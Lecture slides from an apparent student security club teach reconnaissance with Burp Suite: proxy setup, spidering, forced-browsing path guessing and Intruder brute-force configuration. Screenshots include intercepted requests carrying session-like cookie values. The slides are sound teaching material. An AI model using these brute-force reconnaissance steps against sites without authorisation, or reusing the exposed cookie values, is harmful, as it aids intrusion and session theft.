



ACM NetSec

Cybersecurity Made Simple

Lecture 2: Intro to Reconnaissance and Footprinting

Sign-in sheet: <https://tinyurl.com/y92x59z4>

Overview

- Why Reconnaissance
- **Burp**
- **Methods**
 - Spidering
 - **Forced Browsing**
 - **Directory Traversal**
 - Banner Grabbing
- Other Tools



Why are they important ?

Why ?

Initial Phase of Attack

Scout and map the attack surface

More focused and effective efforts

Burp

Downloading Burp

URL: <https://portswigger.net/burp/freedownload>

Download Burp Suite Free Edition

Burp Suite Free Edition v1.7.27 Latest Stable

Released 31 August 2017 | v1.7.27 [Release notes](#)

Download

[!\[\]\(96cc62f861fdd6e50510c0224a756dff_img.jpg\) Download for Windows \(64-bit\)](#)[View Checksums](#)[Download](#)[!\[\]\(f95dab70c751fda7d824b8b03650f7aa_img.jpg\) Download plain JAR file](#)[View Checksums](#)[Download](#)

Other Platforms ▾

[!\[\]\(e3f255517d37bb309a3a931ec4849e6a_img.jpg\) Download for Linux \(64-bit\)](#)[View Checksums](#)[Download](#)[!\[\]\(bcece9a353e60caece619217f5c1ea39_img.jpg\) Download for Mac OS X](#)[View Checksums](#)[Download](#)[!\[\]\(fd47dc3c71882b0b4a62715dd757d994_img.jpg\) Download for Windows \(32-bit\)](#)[View Checksums](#)[Download](#)

Useful Links

[Older versions »](#)[Getting Started »](#)[Release Notes »](#)

You are downloading Burp Suite Free Edition.
Usage of this software is subject to the [license agreement](#).



Installing Burp

URL: <https://portswigger.net/burp/freedownload>

Setup - Burp Suite Free Edition 1.7.27

Select Destination Directory

Where should Burp Suite Free Edition be installed?



Select the folder where you would like Burp Suite Free Edition to be installed, then click Next.

Destination directory

C:\Program Files\BurpSuiteFree

[Browse ...](#)

Required disk space: 209 MB

Free disk space: 15 GB

[< Back](#)

[Next >](#)

[Cancel](#)

Setup - Burp Suite Free Edition 1.7.27

Select Destination Directory

Where should Burp Suite Free Edition be installed?



Select the folder where you would like Burp Suite Free Edition to be installed, then click Next.

Destination directory

/Applications

[Browse ...](#)



Required disk space: 230 MB

Free disk space: 29 GB

[< Back](#)

[Next >](#)

[Cancel](#)



Running Burp



Welcome to Burp Suite Free Edition. Use the options below to create or open a project.

Note: Disk-based projects are only supported on Burp Suite Professional.



Temporary project

New project on disk

File:

Choose file...

Name:

Open existing project

Name	File

File:

Choose file...

Pause Spider and Scanner

Cancel

Next

 Select the configuration that you would like to load for this project.



Use Burp defaults

Use options saved with project

Load from configuration file

File:

Default to the above in future

Disable extensions

Burp Suite Free Edition v1.7.26 - Temporary Project

Burp, Intruder, Repeater, Window, Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title	Comment	Time requested
------	--------	-----	--------	--------	--------	-----------	-------	---------	----------------

Request Response

Raw Hex


Type a search term



0 matches



The screenshot shows the Burp Suite Free Edition interface. The top menu bar includes 'Burp', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a toolbar with tabs for 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', 'Project options', 'User options', and 'Alerts'. The 'Scope' tab is currently selected. A message at the top states: 'Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders'. The main workspace is divided into two panes. The left pane is mostly empty. The right pane contains a table header with columns: Host, Method, URL, Params, Status, Length, MIME type, Title, Comment, and Time requested. Below the table is a tab bar with 'Request' and 'Response' buttons, and a sub-tab bar with 'Raw' and 'Hex' buttons. At the bottom of the interface is a search bar with the placeholder 'Type a search term' and a status indicator '0 matches'.

Setting up Burp Proxy

Google Chrome








Installing Burp's CA Certificate

1. Tutorial Here:

https://portswigger.net/burp/help/proxy_options_installingcacert.htm

2. Download the SSL cert.

- a. Set up the proxy, go to “http://burp” on your browser**
- b. Click on the CA certificate button on the top right**
- c. Download the CA certificate (.der file)**



Setting up Intercept in Burp

Windows

1. Go to Internet Options
2. Go to LAN settings
3. Set Proxy Address: 127.0.0.1
4. Set Port to 8080
5. Make sure the “Bypass proxy server” box is unchecked

Mac

1. Go to System Preferences → Network
2. Go to Proxies, check Web Proxy (HTTP)
3. Set Proxy Address: 127.0.0.1
4. Set Port to 8080
5. Delete the “*.local, 169.254/16” in the box below.



Methods

Methods

Spidering


Forced browsing

Directory traversal

Banner Grabbing

Discovering Framework Risks

Spidering



Crawling through links (/profile.html -
> / games.html)

Create a sitemap of your website

Not malicious

**Robots.txt → Tells search engines
what paths are forbidden.**

E.g. /data/db



DEMO



Spider Status

Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this host / branch".

Spider is running

Clear queues

Requests made: 185

Bytes transferred: 1,188,471

Requests queued: 0

Forms queued: 0

Spider Scope

 Use suite scope [defined in Target tab] Use custom scope

Forced Browsing

hackme.com/[secret](#)

hackme.com/[admin](#)

hackme.com/[db](#)

hackme.com/[resources](#)


Brute force

Multiple HTTP Requests

Analyze responses

Look for 200 response headers





Examples of Interesting directories and files:

admin

config

backup.zip

database.zip

DEMO



INTRUDER FOR FORCED BROWSING





Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Request to https://r6---sn-q4fl6ne7.googleapis.com:443 [74.125.3.124]

Forward Drop Intercept is on Action

Comment this item



Raw Params Headers Hex

GET

/videoplayback?source=youtube&signature=2033FC8A34553499CE1535C4872CBFDD1D4DC43.4875A683F1F6317C95366A1062D0B3DB34559581&clen=30704883&expire=1508666004&ei=NBBsWYKicJKo_A0I2IjADQ&keepalive=yes&key=cms&ip=260543Ae00043A55Bb43Ab10043AaSdc43A526743Af8e743A8dd04¶ms=clen,dur,e1,expire,gir,id,initcwndbps,ip,ipbits,ipbypass,itag,keepalive,lmt,mime,mip,mm,nn,ms,mv,pl,requiressl,source&pl=14&requiressl=yes&mime=audio&Fvbehm&id=o-ABUqTg54Xeo9Ab3fisxCWDCjGagw2Iyq5Lvs661VH1o&dur=2039.121&ipbits=0&gir=yes&itag=251&lmt=1508605393813336&alr=yes&ratebypass=yes&cpn=Dcm1PgZz6ITi3wlpc=WEB&cver=2.20171018&redirect_counter=1&rm=sn-a5mre7dfa&exp=23702512&cms_redirect=yes&ipbypass=yes&skip=172.91.84.119&mm=31&mn=sn-q4fl6ne7&ms=au&lmt=1508645570&mv=m&range=25407434-25939778&rn=1755&rbuf=67125 HTTP/1.1

Host: r6---sn-q4fl6ne7.googleapis.com

Connection: close

Origin: https://www.youtube.com

User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36

X-Client-Data: C3GCyQEIo7bJAQjRtskBClmAsgEI+pzKAQipncoBCHkdgyB1gkPFAQ==

Accept: */*

Referer: https://www.youtube.com/

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.8

|



Type a search term

0 matches

Burp Suite Free Edition v1.7.27 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

2 × 3 × ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

Start attack

GET /async/newtab?ei=\$EmDpWYeLDqH_0gLH-oLoDAs&espv=\$28&yv=\$28&async=\$xid:1,_fmt:json\$ HTTP/1.1
Host: www.google.com
Connection: close
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36
X-Client-Data: CjG2yQRIo7bJa0jRtskBcInSyE1+psKA0ipmcBCKdyyEIQkPKIAQ==
Referer: https://www.google.com/_/chrome/newtab?espv=2&ie=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: en-US, en;q=0.8
Cookie: CONSENT=\$YES+US.enr=20161025-05-0S; OTZ=\$4069378_84_08_104280_84_446940S; SID=\$TgVCY_bJt4SqHUUmI5jOdvwY3sEvBCNKLFRFWpGnsrrcQw5ABdghhAAAlmyYHvgISkLT3dg;\$; HSID=\$ApQ0vC-W-rrQ-cLewS; SSID=\$Ajxd0u5hRxg5A16\$; APISID=\$MO6NTG0xscPKfMIX/AKRCHbMjWZH4hAJd\$; SAPISID=\$LloScijbabvOXCDaa/AFR-9keq5wEsLIJP\$;
